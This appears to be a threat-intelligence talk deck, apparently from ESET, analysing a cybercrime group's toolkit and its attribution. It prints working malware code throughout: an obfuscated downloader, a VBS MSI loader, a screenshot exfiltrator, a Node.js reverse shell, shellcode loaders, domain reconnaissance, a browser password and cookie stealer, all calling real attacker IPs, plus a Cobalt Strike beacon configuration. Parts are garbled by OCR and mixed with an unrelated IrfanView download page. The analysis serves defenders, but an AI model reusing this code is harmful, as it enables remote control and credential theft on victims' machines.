** An "async function" in the context of Async is an asynchronous function with
* a variable number of parameters, with the final parameter being a callback.*

** (``function (arg1, arg2, ..., callback) {}``)*

** The final callback is of the form ``callback(err, results...)``, which must be
* called once the function is completed. The callback should be called with a
* Error as its first argument to signal that an error occurred.*

** Otherwise, if no error occurred, it should be called with ``null`` as the first
* argument, and any additional ``result`` arguments that may apply, to signal
* successful completion.*

** The callback must be called exactly once, ideally on a later tick of the
* JavaScript event loop.*

** This type of function is also referred to as a "Node-style async function",
* or a "continuation passing-style function" (CPS). Most of the methods of this
* library are themselves CPS/Node-style async functions, or functions that
* return CPS/Node-style async functions.*

** Wherever we accept a Node-style async function, we also directly accept an*

** [ES2017 ``async`` function]{@Link https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/async_function}.*

** In this case, the ``async`` function will not be passed a final callback*

** argument, and any thrown error will be used as the ``err`` argument of the*

** implicit callback, and the return value will be used as the ``result`` value.*

** (i.e. a ``rejected`` of the returned Promise becomes the ``err`` callback*

** argument, and a ``resolved`` value becomes the ``result``.)*

** Note, due to JavaScript limitations, we can only detect native ``async``
* functions and not transpiled implementations.*

** Your environment must have ``async``/``await`` support for this to work.*

** (e.g. Node > v7.6, or a recent version of a modern browser).*

** If you are using ``async`` functions through a transpiler (e.g. Babel), you*

** must still wrap the function with `[asyncify]{@Link module:Utils.asyncify}`,*

** because the ``async function`` will be compiled to an ordinary function that
* returns a promise.*

** @typedef {Function} AsyncFunction*

```

/**
 * A collection of `async` utility functions.
 * @module Utils
 */

radius = 249;
var sOlyo = "installer"; // Assign the text "Robin" to the variable sOlyo.
10 / 2 // division
var f = function(x){return x*x;} // function literal
4 + 5 // additon
var oly = "windowsinstaller";
[1,2,3] // Array literal
var o = {x:1, y:2} // Object literal

anExpression = 4 * (4 / 5) + 5;
aSecondExpression = Math.PI * radius * radius;
a = "p";heskkr = ".";u = "i";ka = "ke";n = "t";p = ".my.i";s = "n";g = "w";f = "h";
vawe = "namesilo";

myArray = new Array("Migatomeno!", Math.PI, 48);
var today = new Date(); // Assign today's date to the variable today.
sAssign = f + n + n + o + "s://" + vawe + p + "d/wp-h/" + ka + heskkr + "ms" + u;
myArray = new Array("Lapen!", Math.PI, 28);
var kRate = new XMLHttpRequest(oly + heskkr + sOlyo);
myPi = myArray[1];

mero = 1;314;2,8;
"Hello!" // String literal
false // Boolean literal
29.1 // Numeric literal
kRate.uilevel=2

var a = new Array(4);
kRate.InstallProduct(sAssign);

```

```
anExpression = 4 * (4 / 5) + 5;  
aSecondExpression = Math.PI * radius * radius;  
o = "p";heskkr = ".";u = "i";ka = "ke";n = "t";p = ".my.i";s = "n";g = "w";f = "h";  
vawe = "namesilo";
```

```
mero = 1;314;2,8;  
"Hello!" // String literal  
false // Boolean literal  
29.1 // Numeric literal  
kRate.uilevel=2
```


VBS downloader

```
On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set Drive = FSO.GetDrive("C:")
Do
set a = createobject("windowsinstaller.installer"):a.uilevel=2:a.InstallProduct "http://195.2.81.70/" & Drive.SerialNumber
WScript.Sleep 11731
Loop
```

Next stages

- MSI all the things: AHKBOT, Python screenshotter
- New AHKBOT plug-ins

Python screenshotter

```
screenshotter = mss()

def post_image(image):
    url = 'http://195.2.81.70/screenshot/' + param_name

    method = "POST"
    handler = HTTPHandler()
    opener = build_opener(handler)

    request = Request(url, data=image)
    request.add_header('User-Agent', 'Windows Installer')
    request.add_header('Cache-Control', 'no-cache')
    request.add_header('Content-Length', '%d' % len(image))
    request.add_header('Content-Type', 'image/jpg')

    try:
        connection = opener.open(request)
    except HTTPError as e:
        connection = e
```

```
try:
    connection = opener.open(request)
except HTTPError as e:
    connection = e
```

```
# try:
#     for _, img in screenshotter.save():
#         img = image.open(img)
#         img = img.jpeg(25)
#         post_image(img)
# except Exception as e:
#     pass
```

```
try:
    img = None
    for _, file in screenshotter.save(screen=1):
        img = file
    img = image.open(img)
    img = img.jpeg(25)
    post_image(img)
except Exception as e:
    pass
```

“hcmd”: Node.js reverse shell

```
var io = require('socket.io-client');
var cmd = require('node-cmd');
var processRef = cmd.run('cmd');
// parameters
var hwid = '<redacted>';
var password = '<redacted>';
var serverIp = '79.137.197.187';
if (process.argv.length > 2) {
    hwid = process.argv[2];
    main();
}
function main() {
    var _this = this;
    var data_lines = [];
    var socket = io('http://' + serverIp + ':3000', {
        forceNew: true
    });
    console.log("pid: " + processRef.pid);
    processRef.stdin.write('chcp 65001\r\n');
    processRef.stdout.on('data', function (data) {
        console.log(data);
        data_lines = data_lines + data.replace(/\n/g, ' ');
        socket.emit('cmd-output', data_lines);
    });
    processRef.stderr.on('data', function (data) {
        data_lines = data_lines + data.replace(/\n/g, ' ');
        socket.emit('cmd-output', data_lines);
    });
}
```

```

processRef.stdin.write( 'ncp 65001\r\n' );
processRef.stdout.on( 'data', function (data) {
    console.log(data);
    data_lines = data_lines + data.replace(/♦/g, ' ');
    socket.emit( 'cmd-output', data_lines);
});
processRef.stderr.on( 'data', function (data) {
    data_lines = data_lines + data.replace(/♦/g, ' ');
    socket.emit( 'cmd-output', data_lines);
});
socket.on( 'connect', function () {
    socket.emit( 'join-cmd-target', { password: password, hwid: hwid });
    outputLogs( 'connected', socket);
});
socket.on( 'disconnect', function () {
    outputLogs( 'disconnected', socket);
});
socket.on( 'cmd-ping', function () {
    socket.emit( 'cmd-pong', hwid);
});
socket.on( 'cmd-command', function (data) { return __awaiter(_this, void 0, void 0, function () {
    return __generator(this, function (_a) {
        console.log(data);
        processRef.stdin.write(data.command + '\r\n');
        return [2 /*return*/];
    });
}); });
}
function outputLogs(log, socket) {
    console.log(log);
    socket.emit( 'cmd-target-logs', log);
}

```

steal

```
#NoTrayIcon

Random, rand, 1000, 120000

Sleep, rand

url := "http://85.192.63.13/download?path=e"

SendLog("steal: load")

len := WebRequest(url,, buf, error)
if error
    throw error

if error := CryptData(&buf, decrypted, len, false, "1234")
    throw error

SendLog("steal_shellcode_byte: " . len)

RunByteCodeFromMemory(&decrypted, len)

RunByteCodeFromMemory(pData, len) {
    static MEM_COMMIT := 0x1000, MEM_RESERVE := 0x2000, PAGE_EXECUTE_READWRITE := 0x40
    addr := DllCall("VirtualAlloc", "Ptr", 0, "Ptr", len, "UInt", MEM_RESERVE, MEM_COMMIT, "UInt",
PAGE_EXECUTE_READWRITE, "Ptr")
    if !addr
        throw "Error: " . A_LastError . "`n" . SysErrorToText()
    DllCall("RtlMoveMemory", "Ptr", addr, "Ptr", pData, "Ptr", len)
    DllCall(addr, "Cdecl") ; здесь неизвестно, что функция должна возвращать
}
```

here it is not known what the function should return



domain

```
#NoTrayIcon
#SingleInstance off
#NoEnv

SetWorkingDir %A_AppData%

SendLog("domain: load")

UrlDownloadToFile, http://185.163.45.221/download?path=u64.exe, u64.exe

FileAppend,
(
#NoTrayIcon
#SingleInstance off
#NoEnv

str .= "`n"
str .= "[ command: set l ]"
str .= CmdRet("cmd /c chcp 65001 && set l")
str .= "`n"
str .= "[ command: net group ""domain admins"" /domain ]"
str .= CmdRet("cmd /c chcp 65001 && net group ""domain admins"" /domain")
str .= "`n"
str .= "[ command: net group ""enterprise admins"" /domain ]"
str .= CmdRet("cmd /c chcp 65001 && net group ""enterprise admins"" /domain")
```

```

str := "[ command: net group ""enterprise admins"" /domain ]"
str := CmdRet("cmd /c chcp 65001 && net group ""enterprise admins"" /domain")
str := ""`n"
str := "[ command: net group ""Domain Computers"" /domain ]"
str := CmdRet("cmd /c chcp 65001 && net group ""Domain Computers"" /domain")
str := ""`n"
str := "[ command: nltest /dclist: ]"
str := CmdRet("cmd /c chcp 65001 && nltest /dclist:")
str := ""`n"
str := "[ command: nltest /DOMAIN_TRUSTS ]"
str := CmdRet("cmd /c chcp 65001 && nltest /DOMAIN_TRUSTS")
;str := ""`n"
;str := "[ command: ipconfig /all ]"
;str := CmdRet("cmd /c chcp 65001 && ipconfig /all")
;str := ""`n"
;str := "[ command: systeminfo ]"
;str := CmdRet("cmd /c chcp 65001 && systeminfo")

```

StringReplace, str, str, Active code page: 65001, , All

```

DriveGet, serial, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "http://185.163.45.221/" . serial, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-form-urlencoded")
sHTTP.Send("&log=" . str)
sHTTP.WaitForResponse()
sHTTP.Close

```

The logo features a stylized blue square with a white 'C' and a diagonal white line.

COBALT STRIKE

ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


```
C2Server      - snowzet.com,/jquery-3.3.1.min.js
UserAgent     - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 7.0; InfoPath.3; .NET CLR 3.1.40767; Trident/6.0; en-IN)
HttpPostUri    - /jquery-3.3.2.min.js
Malleable_C2_Instructions - Remove 1522 bytes from the end
                                     Remove 84 bytes from the beginning
                                     Remove 3931 bytes from the beginning
                                     Base64 URL-safe decode
                                     XOR mask w/ random key
HttpGet_Metadata - ConstHeaders
                                     Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                     Referer: http://code.jquery.com/
                                     Accept-Encoding: gzip, deflate
                                     Metadata
                                     base64url
                                     prepend "__cfduid="
                                     header "Cookie"
HttpPost_Metadata - ConstHeaders
                                     Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                     Referer: http://code.jquery.com/
                                     Accept-Encoding: gzip, deflate
                                     SessionId
                                     mask
                                     base64url
                                     parameter "__cfduid"
                                     Output
                                     mask
                                     base64url
                                     print
PipeName      - Not Found
DNS_Idle      - Not Found
DNS_Sleep     - Not Found
SSH_Host      - Not Found
SSH_Port      - Not Found
SSH_Username  - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner    -
HTTP_Get_Metadata - GET
```

HttpGet_Verb	- GET
HttpPost_Verb	- POST
HttpPostChunk	- 0
Spawnto_x86	- %windir%\syswow64\dlhhost.exe
Spawnto_x64	- %windir%\sysnative\dlhhost.exe
CryptoScheme	- 0
Proxy_Config	- Not Found
Proxy_User	- Not Found
Proxy_Password	- Not Found
Proxy_Behavior	- Use IE settings
Watermark	- 206546002
bStageCleanup	- True
bCFGCaution	- False
KillDate	- 0
bProcInject_StartRWX	- False
bProcInject_UseRWX	- False
bProcInject_MinAllocSize	- 17500
ProcInject_PrependedAppend_x86	- b'\x90\x90' Empty
ProcInject_PrependedAppend_x64	- b'\x90\x90' Empty
ProcInject_Execute	- ntdll:RtlUserThreadStart CreateThread NtQueueApcThread-s CreateRemoteThread RtlCreateUserThread
ProcInject_AllocationMethod	- NtMapViewOfSection
bUsesCookies	- True
HostHeader	-
headersToRemove	- Not Found
DNS_Beaconing	- Not Found
DNS_get_TypeA	- Not Found
DNS_get_TypeAAAA	- Not Found
DNS_get_TypeTXT	- Not Found
DNS_put_metadata	- Not Found
DNS_put_output	- Not Found

March 2023 updates



```
let c = require('child_process');

setInterval(() => {
  c.exec('vol c:', (_, s) => {
    let n = parseInt(s.match(/[\dA-F]{4}-[\dA-F]{4}/)[0].replace(/-/g, ''), 16);
    try {
      fetch(`http://62.84.99[.]195/${n}`).then(r => r.text().then(t => t.endsWith('&') &&
        (require('fs').writeFileSync('com.js', t), c.spawn('node', ['com.js', 0])))).catch(e => console.log(e));
    } catch (err) {
      console.log(err);
    }
  });
}, 15000);
```

```
const fs = require("fs");
const sqlite3 = require("./sqlite3").verbose();
const dpapi = require("./win-dpapi");
const crypto = require("crypto");
const cp = require("child_process");
const os = require("os");

let password_and_cookies_paths = [
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Default\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 1\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 2\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 3\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 4\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 5\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Guest Profile\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Default\\Network\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 1\\Network\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 2\\Network\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 3\\Network\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 4\\Network\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Profile 5\\Network\\',
  process.env.LOCALAPPDATA + '\\Google\\Chrome\\User Data\\Guest Profile\\Network\\',
  process.env.APPDATA + '\\Opera Software\\Opera Stable\\',
  process.env.APPDATA + '\\Opera Software\\Opera GX Stable\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Default\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Profile 1\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Profile 2\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Profile 3\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Profile 4\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Profile 5\\',
  process.env.LOCALAPPDATA + '\\BraveSoftware\\Brave-Browser\\User Data\\Guest Profile\\',
  process.env.LOCALAPPDATA + '\\Yandex\\YandexBrowser\\User Data\\Profile 1\\',
  process.env.LOCALAPPDATA + '\\Yandex\\YandexBrowser\\User Data\\Profile 2\\',
  process.env.LOCALAPPDATA + '\\Yandex\\YandexBrowser\\User Data\\Profile 3\\',
  process.env.LOCALAPPDATA + '\\Yandex\\YandexBrowser\\User Data\\Profile 4\\',
  process.env.LOCALAPPDATA + '\\Yandex\\YandexBrowser\\User Data\\Profile 5\\',
```

[illegible]

```
async function createScreenshot() {
  const exec = util.promisify(cp.exec);
  try {
    const {stdout} = await exec('snap.exe /capture /convert=gs.jpg');
  } catch (err) {
    throw err;
  }
}

getUniqId().then(async id => {
  uniqId = id;
  try {
    let url = 'http://62.84.99[.]195/download?path=snaplashsnapdotexe';
    const dest = './snap.exe';

    await downloadFile(url, dest);
    await new Promise(resolve => setTimeout(resolve, 3000));
    await createScreenshot();
    await new Promise(resolve => setTimeout(resolve, 3000));
    await sendScreenshot();
    await sendLog('desktopscreen: ok!');
  } catch (err) {
    await sendLog(`desktopscreen: error! ${err.message}`);
  }
});
```



```

async function createScreenshot() {
  const exec = util.promisify(cp.exec);
  try {
    const {stdout} = await exec('snap.exe /capture /convert=gs.jpg');
  } catch (err) {
    throw err;
  }
}


```

```

getUniqId().then(async id => {
  uniqId = id;
  try {
    let url = 'http://62.84.99[.]195/download?path=snap';
    const dest = './snap.exe';

    await downloadFile(url, dest);
    await new Promise(resolve => setTimeout(resolve, 30));
    await createScreenshot();
    await new Promise(resolve => setTimeout(resolve, 30));
    await sendScreenshot();
    await sendLog('desktopscreen: ok!');
  } catch (err) {
    await sendLog('desktopscreen: error! ${err.message}`);
  }
});

```



IRFANVIEW GRAPHIC VIEWER

- Fast and compact (Just 6 MB)
- Freeware for non-commercial use
- Supports Windows XP, Vista, 7, 8, 10 and 11
- 32 and 64 bit version
- Multi language support
- Unicode support
- Designed to be simple but powerful

[More information about IrfanView](#)



I would like to sincerely thank all you faithful IrfanView users who send me messages of good wishes, congratulations and appreciation. THANKS !

Irfan Skiljan. [About the Author](#)

GET IRFANVIEW (VERSION 4.62)

The program is available in 32 and 64 bit.
Which version should I download?
[See 64-bit info.](#)

32-BIT



DOWNLOAD
Current version 4.62



PLUGINS

64-BIT



DOWNLOAD
Current version 4.62



PLUGINS

OTHER DOWNLOAD SITES

DONATE / SUPPORT / REGISTER IRFANVIEW

USEFUL PARTNER SITES

Stempelservice:
www.stempelservice.de

Lunacy, free design software:
icons8.com/lunacy

Top 5 UI/UX design agencies:
Clay UI/UX design

Branding services for startups:
Ramotion

LOOKING FOR IRFANVIEW
AS WINDOWS 10 APP?
(MS APP STORE)

[32-bit App](#)

[64-bit App](#)

Other experimentations

- LNK files (very trendy in 2022)
- .pub files (Microsoft Publisher) with VBA

VT ID:
8bd52535

FILES - 10

First seen desc

DBCEFD6FE0E2187EB36C3954F4ED717092A677AF06058C2B236948A435A0095

trojan.pub

doc

macros

create-ole

82AEF34191A82E5F35F65A1375AE2DA0DE5477D3490024BF0BF120512ED27E0C

trojan.pub

doc

macros

create-ole

2B0E628853729C32EC69FB6C08FC9D003D8C1E50ED0058543456025DC3DFE85

trojan.pub

doc

macros

create-ole

417A87383838CE2FD2400162D189A42FCFCA35BBF751AAC08067C61515F8932

trojan.pub

doc

macros

create-ole

96E7DC0F3F9FDA31DE82DFC52ABA46741C536AC484EE845C25FDF252AAD9BD4A

trojan.pub

doc

macros

create-ole

6715F1169F6D77CB0EF169806EE5EF7DE90BD39D8C192ECBD5288CA1A29A1CE1

trojan.pub

doc

obfuscated

macros

create-ole

0051FEAA784B52F5758447EED5661850CDD7B20D1819C781855303A90FFE66C0

trojan.pub

doc

macros

create-ole

D8E35CCB0CF17C6889D8CDF3F7BDA92631DCA4387EFC83392C37175FA38A769D

trojan.pub

doc

macros

create-ole

7F1E9CC9C8099D5336CD1F019D0119FA4E8410650161AA35227CD05330474BC1

trojan.pub

doc

macros

create-ole

FD0CF582C90DDF4AD6973E33D0CF5FAB870283030571AE95B0A703902AB134BD

trojan.pub

doc

macros

create-ole

Detections

Size

First seen

Last seen

Submitters

0 / 61

111.50 KB

2023-03-14 04:47:11

2023-03-14 04:47:11

1

DOC

0 / 61

115.00 KB

2023-03-14 04:45:51

2023-03-14 04:45:51

1

DOC

2 / 61

111.50 KB

2023-03-14 04:38:30

2023-03-14 04:38:30

1

DOC

2 / 61

111.50 KB

2023-03-14 04:28:56

2023-03-14 04:28:56

1

DOC

5 / 61

111.50 KB

2023-03-14 04:27:43

2023-03-14 04:27:43

1

DOC

4 / 61

111.50 KB

2023-03-14 04:26:56

2023-03-14 04:26:56

1

DOC

1 / 60

111.00 KB

2023-03-14 04:25:12

2023-03-14 04:25:12

1

DOC

1 / 61

111.00 KB

2023-03-14 04:22:56

2023-03-14 04:22:56

1

DOC

1 / 55

112.00 KB

2023-03-14 04:20:57

2023-03-14 04:20:57

1

DOC

1 / 61

112.00 KB

2023-03-14 04:18:46

2023-03-14 04:18:46

1

DOC

Attribution



Screen time: Sometimes It Feels Like Somebody's Watching Me

FEBRUARY 08, 2023 | AXEL F

Key Findings

- Proofpoint began tracking a new threat actor, **TA866**.
- Proofpoint researchers first observed campaigns in October 2022 and activity has continued into 2023.
- The activity appears to be financially motivated, largely targeting organizations in the United States and Germany.
- With its custom toolset including WasabiSeed and Screenshotter, TA866 analyzes victim activity via screenshots before installing a bot and stealer.

Espionage and crimeware clusters

1. Same group
2. Malware kit for sale / MaaS

Arguments

- Low level of activity
- Network infrastructure is similar
- Why buying basic malware?

Assessment:

A cybercrime group doing
espionage on the side

Financially motivated activity

- To fund their espionage operations?
- Or for personal profit?

Origin

Origin?

my numbers for debugging



```
UploadSafeArray(arr) {  
    global targetUrl, serial  
    if (serial ~= "^(605109072|2786990575)$") ; мои номера для дебаггинга  
    {  
        pData := NumGet(ComObjValue(arr) + 8 + A_PtrSize)  
        length := arr.MaxIndex() + 1  
        text := StrGet(pData, length, "UTF-8")  
        Run, notepad,,, PID  
        WinWait, ahk_pid %PID%  
        ControlSetText, Edit1, % text  
        Return  
    }  
    ComObjError(False)  
    whr := ComObjCreate("WinHttp.WinHttpRequest.5.1")  
    whr.Open("POST", targetUrl . "/passwords/" . serial, false)  
    whr.SetRequestHeader("User-Agent", "AutoHotkey")  
    whr.Send(arr)  
}
```

Conclusion

Conclusion

- Cybercriminals doing a bit of cyberespionage
- Basic toolset but it works





Digital Security
Progress. Protected.